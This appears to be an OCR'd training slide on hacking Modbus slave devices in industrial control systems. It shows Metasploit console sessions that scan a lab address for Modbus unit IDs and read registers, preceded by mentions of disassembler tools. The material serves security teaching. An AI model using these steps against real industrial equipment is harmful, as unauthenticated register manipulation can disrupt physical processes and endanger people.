
  Source: *https://www.ollydbg.de*

  OllyDbg is a code-disassembling tool that enables attackers to examine binaries in Windows systems.

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a dissembler tool that performs the same operation as OllyDbg.



Hacking Modbus Slaves using Metasploit

- **Modbus Master** and **Slaves** communicate in plaintext, without any authentication
- Attackers can exploit this vulnerability to generate and **send similar query packets** to Modbus Slaves to access and manipulate the registers and coils of the Slave
- Attackers use hacking tools such as **Metasploit** to scan Modbus Slaves and manipulate the data of Modbus Slave

Scanning Modbus Slaves

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Manipulating Modbus Slave's Data


```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use `auxiliary/scanner/scada/modbus_findunitid` Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.

